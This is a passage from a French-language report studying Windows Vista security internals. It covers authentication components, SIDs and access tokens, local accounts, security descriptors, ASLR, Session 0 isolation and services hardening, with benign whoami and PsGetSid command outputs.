- ***Winlogon*** interagit avec tous les éléments impliqués dans l'authentification. Détecte les demandes d'authentification.
- ***Credential Provider*** est le remplaçant de *GINA*, il intègre les fonctionnalités d'obtention d'accès. (authentification via mot de passe, *smartcard*, contrôle biométrique)
- ***LogonUI*** affiche l'interface utilisateur.
- ***LSA*** *(lsass.exe)* crée les jetons utilisateurs en cas de lettre de créance valide.
- ***SAM*** *Security Accounts Manager*, est une base de données contenant les utilisateurs, les groupes, et les hashs des mots de passe.

Le processus *Lsass* est responsable de la politique de sécurité locale (utilisateurs autorisés à se connecter sur la machine, politique de mots de passe, privilèges donnés aux utilisateurs et aux groupes), de l'authentification des utilisateurs et de l'envoi des messages d'audit de sécurité au journal d'événement.

Note : le jeton attribué par *lsass* à l'utilisateur pendant la phase de *logon* est utilisé pour créer le *shell explorer.exe*. Tous les processus utilisateurs vont être créés par le *shell* et hériter de son jeton. Nous allons voir que cette affirmation n'est pas tout à fait correcte (§1.3).


[1] On utilise aussi le terme de *logon*

Scénario : Comment le système différencie-t-il les utilisateurs ?

Un champ important du jeton utilisateur est le *logon SID* (*Security Identifier*). Ce *SID* est un numéro unique et propre à chaque utilisateur permettant d'identifier qui désire effectuer des actions sur le système. Ce *SID* a la même durée de vie que la session utilisateur.

Ce lien vous permet d'obtenir des informations plus précises sur la structure d'un *SID* :
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/secauthz/security/sid_components.asp

Regardons le jeton du processus *explorer.exe* :




Group	Flags
BUILTIN\Administrators	Owner
BUILTIN\Users	Mandatory
Everyone	Mandatory
LOCAL	Mandatory
Logon SID (S-1-5-5-0-725175)	Mandatory
Mandatory Label\High Mandatory Level	Integrity
NT AUTHORITY\Authenticated Users	Mandatory

Comme cité précédemment tous les processus utilisateurs vont être créés par le processus *explorer.exe* ils vont donc tous hériter du même jeton et donc du même *logon SID*.

On peut retrouver le Logon SID de l'utilisateur courant en utilisant un logiciel en lignes de commandes intégré à Vista :


Ouvrez et entrez la commande : **`whoami /loginid`**



1.1.5 Les comptes utilisateurs

Après une installation de Vista 3 comptes sont disponibles :

Pour les visualiser : Clic droit sur **Computer – Manage - Local Users and Groups- Users**



- ***Administrator*** est le compte possédant le plus de privilèges. Il fait intrinsèquement parti du système (*Built-in*) il n'est pas possible de la supprimer. Il fait parti du groupe *Administrator.* Il est désactivé par défaut.
- ***Guest*** est le compte possédant le moins de privilèges. Il fait aussi partie intégrante du système (*Built-in*) et n'est pas supprimable. Il est utilisé pour autoriser une personne ne possédant pas de compte sur cette machine de se loguer. Il fait partie du groupe *Guests*.
- ***Super_user*** est le compte que j'ai créé à l'installation. Il fait partie du groupe *Administrator* tout comme le compte *Built-in* mais possède moins de privilège que celui-ci.

Je vous invite à parcourir les documents de *Microsoft* au sujet des différents comptes pour plus de détails : http://technet2.microsoft.com/WindowsServer/en/library/91a98c38-38c5-49dc-83bf-e69d8e1dbbfa1033.mspx?mfr=true et aussi http://support.microsoft.com/kb/300489/

Note : il est conseillé de désactiver et de renommer les comptes *Administrator Built-in* et *Guest Built-in*.

Scénario : comment le système différencie-t-il les comptes ?

Le système différencie les comptes grâce au *SID*.

Pour les visualiser on peut utiliser l'outil *PsGetSid* disponible à l'adresse : http://www.sysinternals.com/utilities/psgetsid.html

Lorsque Windows est installé un *SID* est attribué à la machine.

Regardons le *SID* de notre ordinateur :

Lancez l'outil en élevant ses privilèges[1] (*Run-As*)

Exécutez la commande : **`psgetsid nom_machine`**

```
C:\Users\super_user\Desktop>psgetsid super_user-PC

PsGetSid v1.42 - Translates SIDs to names and vice versa
Copyright (C) 1999-2004 Mark Russinovich
Sysinternals - www.sysinternals.com

SID for super_user-PC\super_user-PC:
S-1-5-21-4250996454-3132763460-3151445198
```

Tous les comptes créés par la suite vont hériter du *SID* de la machine. Afin de les différencier le système ajoute un *RID* (*Relative identifier*) au SID de la machine. Ce *SID* est fixe et ne change jamais.

Note : le nom de la machine a été créé à l'installation de Vista, c'est le nom du compte auquel est ajoutée la dénomination PC : super_user-PC. Il est préférable de renommer la machine pour n'avoir aucune similitude avec le nom d'un compte utilisateur. Je l'ai renommé AUDIT-PC.

SID de notre compte *super_user* :

```
C:\Users\super_user\Desktop>psgetsid super_user

PsGetSid v1.42 - Translates SIDs to names and vice versa
Copyright (C) 1999-2004 Mark Russinovich
Sysinternals - www.sysinternals.com

SID for super_user-PC\super_user:
S-1-5-21-4250996454-3132763460-3151445198-1000
```

Le premier compte créé, dans notre cas *super_user* obtient comme valeur de *RID* 1000. Tous les comptes créés par la suite incrémenteront cette valeur de 1. Une exception est faite pour les comptes *Built-in* où le compte *Administrator* se voit attribuer comme valeur de *RID* 500 et le compte *Guest* une valeur de 501.

Note : Lorsqu'un utilisateur se logue avec le compte *super_user* le *SID* du compte sera indiqué dans le jeton de cet utilisateur. Contrairement au *Logon SID*, le *SID* du compte est fixe, il ne change pas à chaque session.

[1] Cette application nécessite des privilèges administrateur pour s'exécuter. (§1.3)

Création d'un compte utilisateur standard

Pour la suite de ce travail nous avons besoin d'un compte possédant des droits limités. J'ai donc créé un compte appartenant au groupe *Users*.

Clic droit sur **Computer – Manage - Local Users and Groups - Users**
Clic droit sur **Users - New User - Create**

Je lui ai donné le nom de *standard_user*

Clic droit sur **standard_user – Properties - member of**

On se rend compte que par défaut dans Vista lorsqu'un nouveau compte est créé il fait parti du groupe *Users*.

SID de notre compte *standard_user* :

```
C:\Users\super_user\Desktop>psgetsid standard_user

PsGetSid v1.42 - Translates SIDs to names and vice versa
Copyright (C) 1999-2004 Mark Russinovich
Sysinternals - www.sysinternals.com

SID for super_user-PC\standard_user:
S-1-5-21-4250996454-3132763460-3151445198-1001
```

Note : Le *RID* a bien été incrémenté de 1, nous avons donc bien un *SID* unique par utilisateur.

Pour résumer

Voici une vue des comptes à présents disponibles sur notre machine :

Name	Full Name	Description
Administrator		Built-in account for administering the computer/domain
Guest		Built-in account for guest access to the computer/domain
standard_user		
super_user		

Nous avons donc :

- 2 comptes *Built-in* désactivés
- 1 compte ***standard_user*** appartenant au groupe *Users* activé
- 1 compte ***super_user*** appartenant au groupe *Administrator* activé


Les comptes *standard_user* et *super_user* vont nous suivre tout au long de ce rapport à travers différents scénarios d'études et d'audits des systèmes de sécurité.

Regardons les différents comptes utilisateurs présents sur notre machine lorsque *standard_user* et *super_user* ont ouvert une session :

NT AUTHORITY\SYSTEM

AUDIT-PC\super_user

AUDIT-PC\standard_user




Note : les différents comptes des services ne sont pas représentés dans cette figure.

Le jeton de chaque utilisateur courant peut être visualisé via la commande **`whoami`**.
Exemple en ouvrant une session avec le compte *standard_user* :
Ouvrez une console et entrez la commande : **`whoami /all`**

```
C:\Users\standard_user>whoami /all

USER INFORMATION
----------------

User Name              SID
====================== ============================================
audit-pc\standard_user S-1-5-21-4250996454-3132763460-3151445198-1004


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Unknown SID type S-1-16-8192  Mandatory group, Enabled by default, Enabled group


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
```

Le jeton utilisateur peut aussi être visualisé via *procexp* onglet *Security* du processus *explorer.exe* de la session correspondante à l'utilisateur souhaité :

Dans ce cas avec le compte *standard_user* :



Note : les différences entre les jetons de nos utilisateurs *standard_user* et *super_user* seront étudiées au chapitre *UAC* (§1.3).

1.1.6 Les composants de la sécurité

Dans les chapitres précédents nous avons étudié les *SIDs* et les jetons. D'autres composants de la sécurité sont utilisés. Ces composants étaient déjà présents dans *Windows XP* et ont été conservés dans *Vista*.


Désormais nos utilisateurs *standard_user* et *super_user* possèdent leur jeton[1]. Comme décrit au chapitre §1.1.4 le jeton permet à l'utilisateur d'effectuer des tâches sur des objets comme par exemples des fichiers. Ces objets ont eux aussi un composant de sécurité : le *Security Descriptor*.

Le *Security Descriptor* est une structure de données qui décrit l'information de sécurité associée à un objet. Cette information de sécurité décrit qui peut effectuer quelles actions sur un objet. Elle contient les permissions d'accès (*DACL*) spécifiant qui a quel type d'accès pour l'objet, Les caractéristiques d'audit (*System ACL*), Le propriétaire de l'objet et le groupe dont il fait partie. Les *DACLs sont composés* d'*ACEs* (*Access Control Entry*) définissent le type d'accès alloué à un *SID* donné.

Je vous invite à aller lire la documentation complète des *Security Descriptor* proposée par *Microsoft* :
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/secauthz/security/security_descriptors.asp

Exemple :

Cette figure représente le *Security Descriptor* d'un fichier. Si un utilisateur possède dans son jeton le *SID* du groupe *Everyone* il pourra alors exécuter le fichier. Si ce même utilisateur appartient au groupe USER1 mais pas au groupe TEAM1 il ne pourra que lire les données du fichier mais pas les modifier.



Nous avons vu au chapitre 1.4 que le processus *lsass* était responsable de la politique de sécurité locale. *Lsass* s'exécute en mode *user* mais la sécurité est aussi appliquée en mode *kernel*. Les ressources du système (ex : fichiers) sont implantées sous la forme d'objet en mode *kernel*.

[1] Nous verrons par la suite que l'utilisateur *super_user* possède en réalité 2 jetons (§1.3).

Deux composants travaillent conjointement en mode *kernel* pour contrôler les accès à des objets :

- Le *Security Reference Monitor* (*SRM*) est un des composants de l'exécutif de *Windows* (*NTOSKRNL.EXE*). Il contrôle, grâce aux jetons, si un processus ou un utilisateur a les autorisations pour accéder à un objet. Il implémente des fonctions d'audit pour garder une trace des tentatives d'accès. Il communique avec le processus *lsass*.

- *L'object Manager* est un client du *SRM*. Il lui demande si un processus a les droits appropriés pour exécuter une certaine action sur un objet.

Un nouveau composant de sécurité a été ajouté à *Vista*[1] :

Address Space Load Randomization (ASLR)

Antérieurement à Vista, les exécutables et les *DLLs* étaient chargés à des endroits fixes et les attaques de type *buffer overflow*[2] permettaient de faire exécuter un code malicieux. Le *Vista loader bases modules*, littéralement le chargement de modules de base a 256 emplacements mémoire aléatoires dans la plage d'adresse. Les images[3] du système d'exploitation incluent maintenant l'information de relocalisation et cette relocalisation est générée pour chaque image et partagée entre les processus. L'emplacement de la pile utilisateur est aussi localisé de manière aléatoire.

On retrouve une description plus détaillée sur le *blog* d'un des responsables de la sécurité de Vista : http://blogs.msdn.com/michael_howard/archive/2006/05/26/608315.aspx

[1] Bien entendu d'autres composants de sécurité ont été implémentés dans Vista (UAC, MIC..) mais ils font l'œuvre de chapitres leurs étant consacrés.
[2] Déf : http://en.wikipedia.org/wiki/Buffer_overflow
[3] Déf : http://www.commentcamarche.net/faq/sujet-304-creation-d-image-systeme-ghost

1.1.7 Session 0

But :

- Isoler les services
- Rendre la session 0 non interactive

Dans Vista la session 0 n'est plus disponible pour un *logon* contrairement à *Windows XP*. En étudiant les processus *winlogon.exe* on se rend compte qu'ils sont lancés par *smss* dans chaque session utilisateur (§1.1.3). Dans Vista aucun processus utilisateur ne s'exécute dans la session 0, elle est réservée pour les services et les applications non liées à une session utilisateur.

Les services interactifs[1] ont historiquement dépendus du fait que leur code s'exécutait sur le même bureau que l'utilisateur connecté. Ce principe expose le système à des risques. D'un point de vue sécurité un service ne devrait jamais ouvrir une fenêtre sur le bureau interactif car une attaque visant l'élévation de privilège serait possible. Les services sont vulnérables à la compromission via l'utilisation de *Window Messages*.

Définition Microsoft *Window Messages*
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winui/winui/windowsuserinterface/windowing/messagesandmessagequeues/aboutmessagesandmessagequeues.asp

The system passes input to a window procedure in the form of *messages*. Messages are generated by both the system and applications. The system generates a message at each input event, when the user types, moves the mouse, or clicks a control such as a scroll bar. The system also generates messages in response to changes in the system brought about by an application, such as when an application changes the pool of system font resources or resizes one of its windows. An application can generate messages to direct its own windows to perform tasks or to communicate with windows in other applications.

Le bureau est la frontière de sécurité pour les interfaces utilisateurs *Windows* afin que les utilisateurs ne puissent interagir avec l'interface utilisateur d'un service interactif de leur session.

Une autre sécurité a été ajoutée dans Vista :

Les services fonctionnant en session 0 n'ont plus accès aux drivers vidéo. Ce procédé protège des attaques visant à altérer l'affichage et empêche tous services d'afficher une interface utilisateur.

[1] Les services interactifs ont accès à la *window station* pour afficher par exemple une interface utilisateur
Déf : http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/interactive_services.asp


Implémentation


L'Implémentation est réalisée via une *dll* de *hook* et un service. La *dll* de *hook* permet d'intercepter les messages en transit dans le système dans le but de les traiter. Dans notre cas la *dll* de *hook* va démarrer le service lorsqu'une fenêtre est créée sur le bureau par défaut dans la session 0. Le service quand à lui va surveiller la création de fenêtres et pour chacune d'entre elles capturer le titre et le binaire. Le service pourra ensuite créer les fenêtres dans les bonnes sessions. Grâce à ce dispositif on va rediriger toutes les fenêtres qui se créent dans la mauvaise session, dans la bonne et garantir le niveau de compatibilité avec les services de *Windows XP*.

On retrouve quelques précisions sur la session 0 dans le document de Microsoft :
http://download.microsoft.com/download/9/c/5/9c5b2167-8017-4bae-9fde-d599bac8184a/Session0_Vista.doc

De plus une présentation vidéo introduit aussi le sujet :
http://www.microsoft.com/france/securite/jms/infor.mspx

Scénario : *Standard_user* et *super_user* se sont logués, regardons si les services et les applications utilisateurs sont bien isolés.





En observant la figure ci-dessus on se rend compte que les sessions utilisateurs 1 et 2 sont bien isolées, mais surtout que les services sont tous exécutés en session 0. Donc une application utilisateur ne pourra pas directement accéder à un service.

1.2. Windows Services Hardening (2 semaines d'étude)

1.2.1 Introduction

Windows services hardening traduit littéralement par durcissement des services a pour but de limiter la capacité d'un service compromis d'endommager le système. Un ensemble de nouvelles fonctionnalités intégrées à Vista ont été implémentées.

Microsoft met à disposition un document sur les services de *Vista* :
http://download.microsoft.com/download/9/c/5/9c5b2167-8017-4bae-9fde-d599bac8184a/Vista_Services.doc

Essayons tout d'abord de comprendre pourquoi les services sont les cibles de beaucoup d'attaques :

- Parce qu'ils s'exécutent sur un grand nombre de machines.
- Parce qu'ils s'exécutent durant une longue période (boot…stop)
- Parce qu'ils ont souvent accès au réseau.
- Parce qu'ils ont souvent plus de privilèges qu'un utilisateur.

Les 2 premiers constats sont bien entendu non modifiables, par contre le fait de diminuer les privilèges des services est possible. Les comptes des services vont être modifiés et plus sécurisés afin de restreindre leurs accès.

En quelques mots voici les modifications sur les services réalisées dans Vista :

- Déplacer les services vers un compte à moindre privilège.
- Ajouter des couches de privilèges supplémentaires.
- Isolation des services
- Authentification des services pour l'accès aux ressources.

Voici un paragraphe provenant d'une publication de Microsoft sur leur vision de *Windows Services Hardening* :

Traduction d'une partie de l'article Microsoft :
http://download.microsoft.com/download/c/2/9/c2935f83-1a10-4e4a-a137-c1db829637f5/WindowsVistaSecurityWP.doc

Un des principaux objectifs de *Windows Services Hardening* était d'éviter la mise en place d'un système de gestion complexe pour les utilisateurs et les administrateurs système. Chaque service intégré à Windows Vista est passé par un processus rigoureux pour définir son profil *Windows Service Hardening*. Ce profil est appliqué automatiquement pendant l'installation et ne requiert aucune interaction ou action d'un administrateur.

Nous allons décrire tout au long de ce chapitre les paramètres du profil appliqué aux services.

1.2.2 Les comptes

Comme nous l'avons vu (§1.1.2.1) chaque service reçoit un jeton et est exécuté dans le contexte de sécurité d'un compte utilisateur.

Voici les différents comptes possibles sous *Windows XP* :

- *LocalSystem*
- *LocalService*
- *NetworkService*

Pour plus de détails sur ces comptes et les services :
http://www.microsoft.com/technet/security/topics/serversecurity/tcg/tcgch07n.mspx#EVC

1.2.2.1 Déplacer les services vers un compte à moindre privilège

Un bon nombre de services (*Windows XP*) s'exécutent en tant que *LocalSystem* (tous les droits sur le système) les rendant très attractifs pour les virus. Dans *Vista* le niveau de privilège des services a été réduit en déplaçant les services ne nécessitant pas d'effectuer des actions système, du compte *LocalSystem* vers un compte possédant moins de privilèges tel que *LocalService* ou *NetworkService*. Le but n'est pas de protéger la compromission d'un service mais de limiter les actions d'un service malveillant. Certains services ont été segmentés afin que seule la partie du service nécessitant des privilèges élevés appartienne au compte *LocalSystem*.

Voici la liste des services ayant été déplacés du compte *LocalSystem :*

8 s'exécutent avec un compte *LocalService :*
- Windows Audio
- DHCP Client
- Windows Event Log
- COM+ Event Log
- Workstation Service
- Windows Time
- Security Center
- Windows Image Acquisition

4 s'exécutent avec un compte *NetworkService :*
- Cryptographic Services
- Policy Agent
- Telephony
- Terminal Services

Ces informations proviennent du document : www.blackhat.com/presentations/bh-usa-06/BH-US-06-Lambert.pdf

1.2.2.2 Ajouter des couches de privilèges supplémentaires

Un service nécessitant d'avoir un privilège que seul le compte *LocalSystem* possédait se voyait attribuer tous les privilèges de ce compte. Cette affirmation était valable pour *Windows XP*, sous *Vista* seuls les privilèges nécessaires sont conservés. Les privilèges non nécessaires sont supprimés. Ce filtrage des privilèges peut être utilisé pour tous types de comptes (*LocalSystem, LocalService, NetworkService*). On parle alors de profil auquel le service se plie limitant ainsi ses privilèges.

Svchost.exe qui je le rappelle est le processus hôte générique des services se voit attribuer de nouveaux groupes aux différents comptes habituels *LocalSystem, LocalService* et *NetworkService*. Ce sont ces nouveaux groupes, à qui justement des privilèges ont été supprimés. Grâce à ces nouveaux groupes le nombre de comptes différents a varié, s'adaptant mieux aux divers besoins des services.

Ce tableau présente ces nouveaux groupes :

Groupe	Compte	Accès réseau
LocalServiceNoNetwork	*LocalService*	non
LocalServiceRestricted	*LocalService*	oui
LocalServiceNetworkRestricted	*LocalService*	oui
NetworkServiceRestricted	*NetworkService*	oui
NetworkServiceNetworkRestricted	*NetworkService*	oui
LocalSystemNetworkRestricted	*LocalSystem*	oui

Note : les groupes ayant la possibilité d'accéder au réseau possèdent une liste de ports fixes.

La notion de moindre privilège définie normalement pour les utilisateurs est utilisée ici pour les services. Un service va s'exécuter avec uniquement les privilèges dont il a besoin.

Scénario : Comment visualise-t-on ces différents comptes ?

L'outil *psservice.exe* disponible à cette adresse permet de les visualiser :
http://www.microsoft.com/technet/sysinternals/ProcessesAndThreads/PsService.mspx

Exemple pour le service *MpsSvc (firewall)*

psservices config mpssvc

```
SERVICE_NAME: MpsSvc
Windows Firewall helps protect your computer by preventing unauthorized users from gaining
        TYPE               : 20 WIN32_SHARE_PROCESS
        START_TYPE         : 2  AUTO_START
        ERROR_CONTROL      : 1  NORMAL
        BINARY_PATH_NAME   : C:\Windows\system32\svchost.exe -k LocalServiceNoNetwork
        LOAD_ORDER_GROUP   : NetworkProvider
        TAG                : 0
        DISPLAY_NAME       : Windows Firewall
        DEPENDENCIES       : mpsdrv
                           : bfe
        SERVICE_START_NAME: NT Authority\LocalService
        FAIL_RESET_PERIOD  : 86400 seconds
        FAILURE_ACTIONS    : Restart      DELAY: 120000 seconds
                           : Restart      DELAY: 300000 seconds
                           : None         DELAY: 0 seconds
```

Cet outil permet aussi de visualiser les permissions de sécurité d'un service :

